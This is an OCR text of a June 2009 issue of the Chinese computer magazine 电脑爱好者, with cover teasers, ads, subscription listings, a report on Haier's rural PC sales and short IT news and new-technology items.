一本大家都能看懂的电脑杂志





邮发代号：82-512

3G 广告“赚大钱”，“世界通”到底有多神通？

如果有项目打着“3G高科技”、“勤劳致富”、“巨额回报”的旗号，亲朋好友现身说法，你是否会动心？世界通到底在演绎财富神话，还是在精心编织圈钱骗局？

忽冷忽热，别让电脑得上流感

- 电脑感冒是什么？
- 机箱散热好与坏？
- 电脑噪音如何避免？
- 怎样选购一款好电源？

半月刊 12 2009

6月15日出版

85 套应用方案 | 79 个实用技巧 | 71 个问题解答 | 52 条新闻评论 | 48 款新品介绍

北京浮生记 一个IT民工“凿壁偷网”的故事

- ★ 如何找到相邻的无线网络？
- ★ 如何揪出隐藏的无线网络？
- ★ 加密的无线网如何破解？
- ★ 如何放大无线网的WIFI信号？

独家推行 C指数

软件、硬件孰优孰劣，一看便知

7时代来临，徘徊选择后如何完美

选择漂亮、好用的Windows 7后，你该用32位还是64位？怎样弥补64位的不足？

WOW！整治混乱的网络生活

铁打营盘流水兵 过时技巧你还在用吗？

买本 3000元1年，还是5年5000元？

吃螃蟹！3G上网本初体验

超越极限 雷柏V8无线游戏鼠标

雷柏在家用、商用等2.4G领域攻城拔寨的同时，也注视着游戏市场这块大大的蛋糕。今天进入评测室的便是雷柏出品的高端无线游戏鼠标V8（以下简称V8），它是否能满足发烧友近乎BT的要求呢？

回归自然 三星NP-N310超便携笔记本电脑

三星NP-N310的设计与目前市场上所有的超便携笔记本电脑都不一样，圆润的外形更具亲合力，磨砂质感的橡胶涂层也让NC310不再有冰冷的金属感，进一步提升了产品的审美价值，突显了N310的与众不同。

GIGABYTE™

技嘉2倍铜主板
加倍放心


技嘉超耐久3系列主板 | “二十年来的业界瓶颈，技嘉成功突破，双倍铜箔线路板设计，引领业界新标准”




*1盎司=28.3克
*PCB=printed Circuit Board=印刷电路板













想要了解更多资讯，请登陆以下网址查询！





基础差，刚入门，还想轻轻松松学电脑?

看《电脑爱好者》普及版精华合订本啊！

- 硬件、软件、网络、学、用、玩， 只要你想，我就有
- 真轻松、真实惠、真实用、真丰富、真省心
- 400页——电脑普及知识的新海洋，全新梳理存留2008全年普及版杂志内容
- 1 DVD——海量软件、电影大片、视频教程、电脑游戏



就业、创业、加薪、升职必备

400页+DVD
超低价29.8元



电脑知识普及的满汉全席

电脑初学者的首选杂志

邮发代号：82-515 | ISSN 1673-6931/CN 11-5510/TP
http://www.cfan.com.cn

精华合订本2009

超过150万字的初学内容

超过1000个最新的应用方案

1张DVD光盘
400页
定价：29.8元

强悍的5大知识轰炸

超过**150万**字的初学内容

超过**1000**个的应用方案

超过**2000**篇的精彩文章

超过**2000**幅的直观图解

超过**3000**个的经验技巧

“极”多的卖点

用**极**浅显的语言教授极复杂的知识

用**极**丰富的图片代替极繁复的文字

用**极**系统的内容武装极广泛的需求

用**极**精华的文章缔造极强大的能力

用**极**容易的方式带来极快速的提高

邮局汇款：北京123信箱　邮编：100036　收款人：北京《电脑爱好者》杂志社，请在汇款单附言栏注明邮购代码:CFA08。
为方便我们与您联系，请留下联系电话。

目录CONTENTS

《电脑爱好者》2009年12期 | 总第331期 网站：www.cfan.com.cn

CFan新视界

菜鸟集训营

（新人帮）

（加油站I）

稀饭软组织

（特别话题I）

（系统）

（网络）

（软件）

（办公）

（校园新鲜人）

（百家讲坛）

达人会馆

傻博士信箱

（系统）

（软件）

爱好者网站首页－IT知识与信息普及网站—爱好者网站，您身边的IT专家!—PCW.COM.CN旗下网站 - Microsoft Internet Explorer 由 电脑爱好者杂志社 提供

http://cfan.com.cn/

IT知识与信息普及网站—爱好...

CFan


IT 技术 资讯 热点 社区 更多 »

有问题 找稀饭: www.cfan.com.cn

高级搜索 使用偏好 语言工具

CFan搜索 手气不错







初学弟子

江湖少侠

一代宗师

PRODUCTS INDEX 产品索引

电脑爱好者®

Computer Fan

http://www.cfan.com.cn

2009年第12期 总第331期 6月15日出版

主管单位 中国科学院
主办单位 北京《电脑爱好者》杂志社
中国计算机世界出版服务公司
编辑出版 《电脑爱好者》杂志编辑部
顾问 郭传杰
社长 陈 梅
执行社长/主编 封立鹏
出版部 聂 静（主任）
副主编 张 健
编辑部 张 勇（主任） 何 昊（副主任）
董 宏 陈荣贵 张 文 杜 昕
张锐峰 白 斌
评测室 西浩铭 张 磊
设计制作部 余文憬（总 监） 陈红侠 刘玉川
发行部 刘丽华（总经理） 戴 治（副总经理）
客户服务部 顾建林（总经理）
姚 雯（总 监）
李 隆（南方客户总监）
米 彬（副总监）
办公/通信地址 北京市海淀区翠微中里14号楼4层(邮编:100036)
北京123信箱（北京《电脑爱好者》杂志社）
E-mail hotline@cfan.com.cn(稿件请投相应栏目信箱)
网址 http://www.cfan.com.cn
总机 010-68130909
广告客户部 010-68250606 / 68251818 / 68258181
读者服务部(发行) 在线QQ：864186362 手机短信：13801293315
010-68258784（周一至周五，9:00~16:30）
邮购自助查询：010-68259307 / 68259457
订阅 全国各地邮局(所)
国内发行 北京报刊发行局
邮发代号 82-512
国外发行 中国国际图书贸易总公司
发行代号 4576SM
刊号 ISSN1005-0043/CN11-3248/TP
印刷 北京外文印刷厂
广西民族印刷厂
广东九州阳光传媒股份有限公司印务分公司
江苏新华印刷厂
广告许可证 京海工商广字第0055号
零售定价 6.00元
全年订阅优惠价 144.00元

本刊法律顾问：北京周涛律师事务所（网站：www.zt148.cn）
电话：010-63141013 13366185341

本刊如有印刷质量问题（错页、掉页、残页等），请您与我们联系，我们负责调换。E-mail：publish@cfan.com.cn

厂商广告中的数据全部由厂商提供

本刊部分图文版权所有，未经同意不得转载

电脑爱好者邮购 特卖场

杂志订阅

1. 2009年《电脑爱好者》杂志，订价144元
2. 2009年《电脑爱好者(普及版)》杂志，订价93.6元（每期送光盘）

电脑爱好者图书

2009 普及版增刊（上）技压群雄技巧 10000 招，邮购价 **25** 元 / 本
2008 普及版合订本，邮购价 **29.8** 元 / 本，邮购代码 CFA08
2008 下半年《电脑爱好者》合订本，邮购价 **39.8** 元 / 套
电脑超全故障解答 4000 例，邮购价 **25** 元 / 本
全图解十天玩转电脑，邮购价 **25** 元 / 本
2008 上半年《电脑爱好者》合订本，邮购特价 **30** 元 / 套
《电脑爱好者》十五周年珍藏 DVD 光盘，邮购价：**38** 元 / 套
2008 年爱好者典藏版，邮购价 **25** 元 / 本，邮购代码 :SK0212
2007 年普及版精华合订本，邮购代码：CFA07，价格 **29.8** 元 / 本
2007 下半年《电脑爱好者》合订本，邮购价 **39.8** 元 / 套
2007 上半年《电脑爱好者》合订本，邮购价 **38** 元 / 套

实惠礼包区

2008合订本大礼包:**56**元 (邮购代码: 08HD) 爱好者（08下半年+08上半年）合订本	普及版合订本大礼包:**42**元 (邮购代码: 07PJH) 07普及版合订本+06普及版合订本
2007合订本大礼包:**56**元 (邮购代码: 07HD) 爱好者（07下半年+07上半年）合订本	普及版增刊、合订本大礼包:**47**元 (邮购代码: PH2) 技巧8000招+2007普及版合订本
06-07合订本大礼包:**100**元 (邮购代码: 06-07HD) 2006年-2007年电脑爱好者合订本	2006合订本大礼包:**56**元 (邮购代码: 06HD) 爱好者（06下半年+06上半年）合订本

凡购买上述大礼包，即可获得如下优惠：

1. 加 10 元获得 2006 年爱好者典藏版、2006 增刊下、2006 普及版增刊、2006 年傻博士问答 2000 例中任一本。
2. 加 15 元获得 2007 普及版增刊（下）傻博士故障问答 3000 例一本。
3. 加 20 元获得 2008 年爱好者典藏版一本。
4. 加 3 元获得 2008 年电脑爱好者杂志中任意一本。

（购买实惠礼包并加钱获得上述优惠的读者，请在汇款单附言注明礼包代码及所选优惠书刊名称。）

邮购方法:

邮局汇款：北京123信箱。收款人：北京《电脑爱好者》杂志社，邮编：100036，请在汇款单附言栏注明邮寄产品的名称。为方便我们与您联系，请留下联系电话。

联系方式:

24小时语音自助查询电话：010-68259307/68259457
咨询、查询：周一到周五，9：00~11：30、13：00~17：30
在线QQ：864186362 手机短信：13801293315

在线订购网址:

http://shop.cfan.com.cn

重要声明

1.作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明，否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。

5.本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。

6.本刊所载文章作者授权本社声明：本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。

对于农村市场的开拓，海尔采用了与联想相同又不同的渠道模式。联想是依靠分销商去实现“1+N+N”模式，以县级地标店为点，向乡镇和村庄辐射。

电脑下乡系列报道

海尔电脑下乡第一之谜

记得曾经有一次和几位IT专业人士吃饭，聊起“电脑下乡”时，几位人士有共同感受：“电脑下乡”的赢家最有可能是联想和海尔两家。的确，虽然说农村对PC的购买潜力巨大，但是电脑一旦下乡，对PC企业的渠道能力是一次巨大挑战。将渠道布局到全国的农村市场，别说在短短几个月内了，就是在一两年内都不是件容易的事。因此，“电脑下乡”开展至今3个多月以来，我们看到，在轰轰烈烈的声势下，其实有些PC企业对电脑下乡的实际反应并不像他们宣称中所称的那样积极乐观。（本刊记者：杜昕）



● 如此规模的下乡产品路演，除了海尔，没有一家PC企业能做到。依托家电的优势，海尔电脑有着得天独厚的销售、服务和物流渠道。但在种类繁多的海尔家电中，海尔电脑却显得有点单薄。记者甚至发现，这几台电脑竟然没有连线通电，只能算是摆设，因而驻足观看咨询的农民也寥寥无几。在强大的优势背景下，海尔电脑是否也该思考一下，在下乡的道路上，应该创新些什么来增加魅力呢？

然而，据有关权威部门统计，截至4月14日，在国家“家电下乡信息管理系统”录入的已销售下乡电脑品牌中，海尔电脑市场份额高达72%，在14家中标厂商中稳占全国第一，领先于联想、方正等国内主流厂商。本期，我们就探访一下海尔电脑下乡的成功之道。

无法复制的优势

河北省承德市滦平县金钩屯镇一个平常的赶集日，周边各村镇的农民最喜欢到这个每周一次的集市上购买各种食品和生活用品，还能看上几场大戏。就在前不久，海尔电脑的“电脑下乡宣传车”也停在了这个最热闹的集市中央。

“电脑赶集的效果挺好，每次都能吸引不少农民。”滦平县唯一一家海尔电脑专卖店的于老板说。

于老板的海尔电脑专卖店的旁边就是海尔家电专卖店，家电下乡和电脑下乡以来，海尔的家电专卖和电脑专卖更是加强了联系，借助家电销售网络迅速扩张电脑渠道网络越来越显现出优势。河北涿州海尔专卖店的张经理对记者说：“在农村成交量最高的是所谓的‘一站式购物’，所以卖电器的地方也会卖电脑，甚至电动自行车。谁家娶媳妇、嫁闺女，置办彩礼，到那去一站式就都买全了。”而海尔家电在四六级市场的口碑优势就显现出来了。

海尔电脑农村项目部总监古舜林对记者说：“海尔家电专卖店深深受到海尔文化的影响，自身有很多优势，包括它固定的忠实用户群体，深入

海尔的方式是，取消分销，采用更加扁平的“微分销”的模式。更多的理货商代替了独大的分销商，即便是下级的经销商也与海尔直接对话。同时，“零库存”管理也让海尔取消了在各地的仓库，不再承担库存风险。这些在“电脑下乡”中体现得尤为明显。


● 电脑也赶集

到乡镇的营销网络和服务体系，还有它本身就是‘家电下乡’的指定销售网点，具备把每件产品送到边远的、哪怕是山区的消费者手上的能力。如果我们的电脑下乡也可以放到家电的渠道里面进行销售的话，就可以实现一站式购齐、一站式配送、一站式服务。既符合农民的习惯，也有利于政府推广电脑下乡的政策。”此外，多年以来对农民需求的研究，也使海尔电脑在制定下乡策略时有着更深远的眼光。比如海尔很看好农村的笔记本市场，在首批入围电脑下乡的15款产品中，有7款是笔记本产品，其中还有2款是上网本。做出这样的规划，是因为海尔发现农村也有便携的要求，并且相信未来，农民对笔记本的需求会陡性上升。古舜林表示，海尔电脑在下乡的过程中，必定会更进一步分析多年来由家电积累的经验，采用这些既定的优势，做出相应的规划。

于是，像滦平县这样的家电、电脑一起专卖的门店建立了起来。海尔电脑深知渠道的深度和广度对“电脑下乡”取得成功的重要性。如今，海尔家电已在全国2000多个县建立了6000家专卖店，同时，通过专卖店和销售网点渗透到21000多个乡镇，形成了县到镇、镇到村的三级销售网络体系。海尔电脑现在忙着的，正是更快、更好地将电脑专卖店按照这个网络铺设下去，形成终极优势。

然而，借力传统家电网络渠道铺设电脑渠道并非完美方案，过程中也会出



● 海尔家电专卖店与电脑专卖店成双成对，卖货时可以一站卖，出货时可以一站送，最大程度地减少了人力成本方面的支出

现问题。家电方面的销售、维修、服务人员对电脑的专业程度不高就是目前出现的最大问题。海尔选择的办法是对家电的员工进行电脑方面的培训，考核上岗，这显然比从零开始搭建一套体系要来的省时省力省成本。数年来从家电市场积累的人力和智力因素真是海尔电脑的一笔巨大财富，其他的PC厂商也只有羡慕和嫉妒的份儿了。

光吃老本还不行，创新是关键

把渠道做深、做广，在记者采访过的不少村镇，都能看到海尔电脑的刷墙广告。“用海尔润眼电脑，眼睛不干不痛不流泪”，这是记者最常见到的一条刷墙广告。润眼电脑是海尔电脑从2005年以来一直主打的一个概念，主要定位在绿色健康上，但农民消费者对这个概念有认识吗？河北省香河县渠口镇的小戴告诉记者，他家购买海尔电脑主要还是因为海尔品牌的口碑好，他家前几年就买了海尔的冰箱和洗衣机，全家一致认为海尔的服务好，所以在选电脑的时候第一想到的就是海尔。

《电脑爱好者》由于发行网络遍布全国，完全可以覆盖四六级市场，因此在进行“电脑下乡”系列报道以来，不断收到来自农村的读者的来信，通过这些读者的反映，诸如教育、致富、婚嫁、娱乐等的应用，目前仍属于这级市场的主流需求。但记者通过这些来信也发现，整体来说，农村PC市场离细分阶段还有很长一段距离，农民虽然可能会因为教育这个应用来购买电脑，但他们更希望这个电脑是全能型的，这与城市中早已按照具体应用细分市场的形势有很大不同。因此，想在农村市场打响一个概念有很大难度，而绿色健康的概念，似乎对农民来说更要超前一些。

不仅是海尔，其实联想、同方、方正这些已在四六级市场耕耘多年的PC厂商，在这方面也都没有什么突出的表现，但并不能说这是没有必要的画蛇添足。正因为农村市场对品牌的不敏感，PC企业才更应该针对这个特殊市场，设计出一说出口就知道是哪个品牌的概念。针对海尔，记者认为，最合适不过的就是“家电化电脑”这个概念了。原因很简单，海尔家电深入人心，海尔电脑在渠道、口碑等诸多方面也都继承了海尔家电的优秀传统，如果海尔的电脑在功能和操作上也向家电化靠拢，让农民用电脑就像用电视、电冰箱那样简单明了，相信海尔的品牌会更加深入人心。CF [XS02]



● 醒目的海尔电脑刷墙广告

暴风影音深陷“网络瘫痪门”

5月19日晚，国内部分省市陆续出现互联网网络故障，而中国电信第一时间公布的数据显示，在导致网络瘫痪的巨大域名解析诉求中，来自暴风影音的流量高达40%。5月20日，工信部组织相关单位和专家召开了研判会，分析故障原因，会议认为，由于baofeng.com网站的域名解析系统受到网络攻击出现故障，导致电信运营企业的递归域名解析服务器收到大量异常请求而引发拥塞，造成用户不能正常上网，暴风影音也是受害者。此次事件引起媒体广泛关注，5月24日下午，针对网络阻塞事件，暴风公司发表公开信，承认由于其产品和服务上存在缺陷导致事件影响扩大。“产品服务的方面，暴风软件的升级机制，存在在网络环境异常情况（如DNS中断）下的考虑不足。”暴风影音在公开声明中表示，“暴风公司立刻开始进行机制的修改，暴风已于本周日完成程序开发，并马上投入到测试和用户更新中。”然而，也有人称，断网事件事实上是暴风影音的后门程序造成的。

自此事件曝光后，暴风影音正遭遇创业以来最高的用户卸载率。


评论：中国几乎每一款共享软件都有“后门”，暴风影音为自己软件留有“后门”找到足够的底气。共享软件没有广告收入，如何生存下去？这也是国内每个共享软件开发者长期以来考虑的问题。

北京移动实现三大业务自由互转

北京移动正在为实现神州行转全球通、动感地带品牌做最后的技术准备，定于7月1日实行。按照之前的承诺，多地运营商也将在2009年中实现套餐间互转。此次北京移动对神州行转全球通和动感地带业务的推出，是为了履行2006年的承诺。“当时移动内部很多人认为，从全球通转变为动感地带或神州行品牌，服务没变，但收入降低了，所以一些运营商并不愿意，因此进展很缓慢，很多地方并没有按照时间表上的日期来转，北京移动虽然在2007年7月1日就实现了全球通用户向其他品牌转，但真正转的用户并不多，一是手续很繁琐，二是没做什么宣传，很多人不知道。”

评论：今年的竞争更多是资费竞争，大家的目标都很明确，就是降低资费吸引更多用户。这样一来，此前普遍认为的资费堡垒已经被打破，携号转套餐反而可以更好留住用户。一方面未雨绸缪应对携号转网带来的损失，另一方面也为移动G3品牌发展更多忠实用户。

百度营销新政实施遇阻



一个月前，杨文鹏还是百度广州分公司的销售总监，而现在的职位却是普通的电话营销人员。他表示，公司取消了原有职位的薪金制度，将原有的4个级别简化为2个级别，即销售代表和高级销售代表，中间级别的全部采取降薪处理，以改薪前销售代表的底薪为标准发放，业务提成的比例也有所降低，且提高了提成发放的门槛。同时调整的还有考核标准，没有在规定时间达到公司KPI考核标准的，将予以自动解除劳动合同关系。分析人士认为，李彦宏现在面临着和华为任正非当年同样的问题，老员工享有公司高速成长过程中带来的巨额财富，但创新力却在逐步下滑，任正非以10亿元的代价让员工工龄归零，废除工号文化，李彦宏必须下同样的决心。

评论：百度要在未来几年仍实现10倍的增长，面临的挑战不小。百度选择的第一步，是要解决老员工太安逸的问题，他们有些人正在失去创新的动力，不会居安思危。不过，百度目前只是进行公司销售层面激励机制的改良，改革得并不彻底，李彦宏尚缺少任正非那样的魄力。

WAPI/WiFi双接入方式手机已获入网允许

内置WAPI/WiFi双接入方式的手机，在有WAPI网络时可以使用WAPI接入，而搜索不到WAPI时，则可通过WiFi进行无线网络接入。WAPI是我国力推的无线局域网接入方式，而WiFi则凭借广泛的用户占据了无线局域网接入领域的霸主地位。早在5年前，中国就规定到2004年6月1日时，未获得WAPI强制性认证标志的无线局域网产品将不得出厂、进口、销售或者在其他经营活动中使用。但2004年4月22日，中美双方经过谈判达成了贸易与技术协定，而被认为重要谈判议题之一的WAPI标准的实施迫于压力，被宣布无限期推迟。目前，运营商已明确WLAN设备须支持WAPI功能。

评论：全球范围正处于经济发展的困难时期，借助当前电信运营商网络建设WAPI的契机，可以直接拉动我国电信运营网络国内投资和带动国内内需达数千亿元，并减轻全球经济对于我国ICT制造业和电信运营业的冲击。

NEW TECH | IT新技术

PC for Blind（盲人电脑）



在华中科技大学电工电子科技创新中心，4名华中科大的学生正在对一台奇怪的机器进行调试。这4名学生是华中科大“iSee”团队成员，他们调试的这台机器，可以帮助盲人朋友用适合的方式运用电脑，上网学习和交流。该团队成员在日常的社会实践中发现，盲人在运用电脑时受到诸多制约，于是萌发了一个决定，即研制出一套价格便宜、实用性强的盲人自主学习系统，来改善这种情况。经过半年多的研发，他们小组发明了这套盲人专用电脑。与普通电脑不同的是，它拥有一个“动态点阵式盲文显示器”，一个“盲文手写识别板”，这样一来，盲人可以运用盲文输入数字和文字，也可以用手触摸到显示器的信息。该电脑成本不到2000元。

Nanocrystalline Materials（新型纳米晶体材料）

罗切斯特大学与柯达公司的研究人员近日宣称他们研发出了一种新的纳米发光晶体材料，这种材料能在吸收能量后持续保持发光状态，而不是像以前那样将能量通过发热的方式耗散掉。该材料有望应用于高亮度LED照明、廉价激光器制造等应用场合，还可以被用来开发更薄的电视、显示器产品。该大学教授Todd Krauss说：“纳米晶体从光子吸收能量后，将通过发光或发热两种方式来耗散能量。”前者的晶体类型被称为非闪烁型纳米晶体，后者为闪烁型纳米晶体。新的纳米发光晶体材料可以在4个小时内保持在无闪烁状态下，而在通常的纳米材料上，这个时间只有数微秒至数分钟。

Transformable OLED（跟橡胶类似的OLED）

东京大学的研究人员开发了一种新型的OLED（有机发光二极管）显示屏，可以拉伸以及变形——跟橡胶一样。他们现场演示了将一个显示屏变形为“人脸”的形状。显示屏的一面显示不断变化的表情，而另一面显示着气象数据。该新型OLED的表面喷涂了一层利用碳纳米管技术制作的氟橡胶，使其产生弹性，成为导电材料。目前制造出来的原型产品为100平方厘米，可以显示256单色像素。科研人员称，即使将其折叠1000遍，它的显示效果也不会发生变化。目前，研究人员正在努力使其显示更高的分辨率以及更多的颜色。在未来，显示器可以是各种形状。

Invisibility Cloak（隐身斗篷）

来自美国加州大学伯克利分校、康奈尔大学的科学家们联手开发的“隐形”材料，即将进入全新的阶段。也许在不久的将来，我们就能看到隐身衣、隐身斗篷等超现实产品的出现。根据《麻省理工科技评论》报道，科学家们通过纳米级的硅制

花钱可以删除搜索快照?

5月27日，网络上揭露了一些公司靠删除负面新闻赚钱的消息，引起了网民的极大关注。根据媒体曝光的信息，这些公司删除新浪、搜狐等网站上的负面报道单笔要价万元，删除百度、谷歌网页，每页要价2000元。对此，百度发言人朱光、谷歌中国公司公关负责人崔瑾均表示，不会删除快照上的负面报道链接。崔瑾同时表示，如果"谷歌快照"对应的新闻链接被删除后，谷歌在技术上会认为这是一个死链接，对于用户来说不是好的搜索体验，谷歌在下一次索引的时候，将会去掉该搜索链接。对于有些公关公司收费删除负面新闻的行为，她则拒绝评论。

相关链接

输入"删除负面信息"
百度：找到相关网页约102000篇
谷歌：约有293000项符合查询结果

一家网络删除公司价格表

网站	价格
新浪	10000元
搜狐	10000元
人民网	5000元
新华网	5000元
央视网	5000元
省级、专业网站	3000元
地区级网站	1000元
网页(百度、谷歌)快照	2000元

（法制晚报供稿）

诺基亚联合Intel研发新系统对抗Android

有传闻称，诺基亚将会与英特尔合作共同启动一个新的Linux项目来对抗目前的Android开源系统。虽然这个消息还只是传闻，但诺基亚明显没有加入Android联盟的可能。所以，如果想要以塞班系统与Android的开源系统对抗，联合强大力量研发全新的开源系统则更有把握。这个项目叫做Ofono，它将用于智能手机或是移动互联网平台设备之上。目前阶段，GSM/UMTS手机应用开发人员可以轻松地创建这些应用服务技术，甚至是用户界面开发。所以不用为这些担心太多，也不用假想它还要研发多么长的时间。



支付宝将为电视购物定做支付系统

5月8日，在北京召开的一个专家研讨会上传出消息，支付宝将为电视购物业量身定做一套新的支付系统。相关消息来源透露，该系统将基于原有的电话支付宝功能，此举表明支付宝即将大举进军电视购物行业。"客户通过拨打支付宝400电话来购物对我们来说是很利好的消息，这样对我们的交易效果有很大提升。"家有购物相关负责人表示，整个电视购物业都在寻找一种高效、安全、间接、普及率高的，同时也能保障诚信交易的支付手段。电话支付宝是由支付宝公司开发的一个产品，用户可以拨打400-661-3800，通过电话键盘操作与系统自动交互，实现注册、登录、手机话费充值、商品订购、付款和账户充值等操作。

网店可凭"支付宝"信誉向建行贷款

如果你经营着一家小网店，如果你想申请贷款，如果你的时间非常急促，怎么办？5月14日，针对目前国内中小企业乃至微型企业融资难的问题，支付宝副总裁邱昌恒透露，支付宝已联手建设银行推出卖家信贷服务，有望在今年向淘宝上符合要求的辽沈卖家发放10亿元的贷款，令超过2万家的小企业受益。去年1月，支付宝联合建设银行推出针对淘宝卖家的支付宝卖家信贷服务。这一服务是一项以卖家体系为基础、支付宝交易为质押的信贷服务，建设银行作为放贷银行，贷款申请和归还贷款操作全部网络化，都在支付宝账户内进行。

厂商自曝

Positioning Clock（魔法定位钟）

令"哈利·波特"迷倾心不已，能指示家庭成员行踪的"魔法钟"不再是哈利密友罗恩·韦斯利一家的"专利"。美国微软公司最新推出的一款"定位钟"，通过追踪家庭成员的手机信号，即可实时掌握他们的行踪。这款"定位钟"外形与普通钟表类似。用户需先在手机上下载特定系统软件，将手机移动网络划分为"公司"、"学校"或"健身房"等不同区域。这些区域会显示在"定位钟"屏幕上，一旦手机信号进入某一区域，用户方位便一目了然。当然，用户如果不想暴露行踪，可选择关闭系统。如果想与亲友分享更多信息，则可通过这一系统发送短信，显示在"定位钟"上。微软公司已率先在位于剑桥的研发中心附近的多户家庭里安装了这种"定位钟"并完成场地测试，下一步准备投放市场。

TellMe（语音控制和搜索功能）

Windows Mobile 6.5将加入新的语音控制和搜索功能，该功能将由微软子公司TellMe带来。TellMe语音控制将以一键控制的方式来完成各种语音命令，比如短信输入、拨打电话，甚至可以通过自然语言自动跳转




到Live Search进行搜索，比如对着手机说声："Weather in San Francisco, California"就能自动查询该地的天气情况。该软件服务将随同Windows Mobile 6.5一起免费发布，用户可以在Windows Marketplace上下载，或者由手机运营商或制造商预装。

子来控制镜面的折射方向和角度，这样一来，用肉眼看镜子就只能看到被镜子折射后的景物，而无法看到镜子背后的东西。虽然这种新物料已经能起到隐身的效果，但是要大规模量产仍然有很长的路要走。也许再过几十年，我们不仅能QQ、MSN隐身，还能逛街、吃饭隐身了。

Somniloquy（梦游PC）



最近，加州大学San Diego分校联合微软研究院提出了一种"梦游"PC原型，它允许电脑进入"梦游"状态（区别于"运行"和"休眠"两种传统状态）。在此状态下，计算机系统消耗的资源接近于传统意义上的休眠状态，但可以保持互联网连接部分正常工作，以完成类似数据下载等任务，并且只需消耗正常开机时20～40%的电力。系统命名为"Somniloquy"（说梦话），该系统安装在一个USB接口的即插即用设备上，可以连接笔记本或台式电脑，并同时支持有线和无线网络。原型系统的构架不需要对现有的计算机硬件、操作系统和网络设备做任何修改即可运行。

WolframAlpha（新型搜索引擎）

美国计算机科学家Stephen Wolfram日前表示，新型互联网搜索引擎WolframAlpha已于5月15日晚7点（美国中部当地时间，北京时间5月16日上午8点）上线。WolframAlpha的工作原理同谷歌网页搜索有着较大区别。在WolframAlpha服务中，用户在搜索框键入需要查询的问题后，该搜索引擎将直接向用户返回答案，而不是返回一大堆网页链接。已对外公布的一张截图显示，用户在WolframAlpha搜索框中键入"ISS"（国际空间站）的关键词后，得到的返回结果是一张图片。该图片显示了国际空间站的运行轨道、高度、速度、轨道类型及其他相关数据。如果发展顺利，该搜索引擎将渗透到公众生活的方方面面，同时对谷歌搜索引擎的市场优势地位发起挑战。

Translate Soundwave to Shake（声波转震动）

美国麻省理工学院感知交流组的研究人员研发了一个触觉设备，通过"传导"说话的微妙之处，可以将声波翻译成皮肤能够感受到的震动，由此可以克服读唇语不能清晰识别话语的障碍，而且，该设备与人工耳蜗植入手术相比，成本要低几个数量级。感知交流组的研究人员特德·莫勒姆和麻省理工学院电子研究室的高级研究员夏洛特·瑞德正在研发的这个软件还可以同目前的智能电话兼容，可以将这样的设备变成低调的触觉辅助设备，更好地让聋人"听话"。研究人员目前正在测试的设备至少有高频声音和低频声音两个震动范围。

Silent Talk（心灵控制技术）

五角大楼国防高级研究计划局（DARPA）下一财年的财政预算中将投入400万美元展开一项名为"无声通话"（Silent Talk）的计划，其目的是"通过对人体神经信号的分析，允许士兵在战场上实现无声通信。"加州大学将负责这个项目的开发。在开口说话之前，人脑中首先将语言信息转换成神经信号。DARPA希望通过对这些神经信号的分析来实现无声通话。他们计划使用脑电图扫描器（EEG）读取脑波。按DARPA的说法，这项计划将分三步实施。首先，将各人的不同脑电图与他/她要说的话对应在一起。之后，看看这些脑电图是否存在一些共性。如果每个参试人员的脑电图都存在一些相似性，那么最后一步，就是尝试制作一种可以在战场上有限范围内传送信号的脑电波解码装置的原型机。

天天： 从国外运营经验看，在3G业务商用初期，无线宽带是用户需求最为成熟的业务。从3家运营商的资费来看，上网这部分的价格还可以承受，所以，要比就是比网络、服务和促销手段了。
如果没有你： 电信没机用，移动没人用，联通没钱用。
瓜子： 对于3G手机，看重的就是上网快、能视频这些好用又实用的新功能。至于彩铃、新闻早晚报、手机电视直播以及多媒体这些花哨功能，实在可有可无。可是，三家运营商无一例外，对这些功能实行了强制捆绑。表面上您能选择，实际上只能被动接受。

3G来了，你用得起吗？

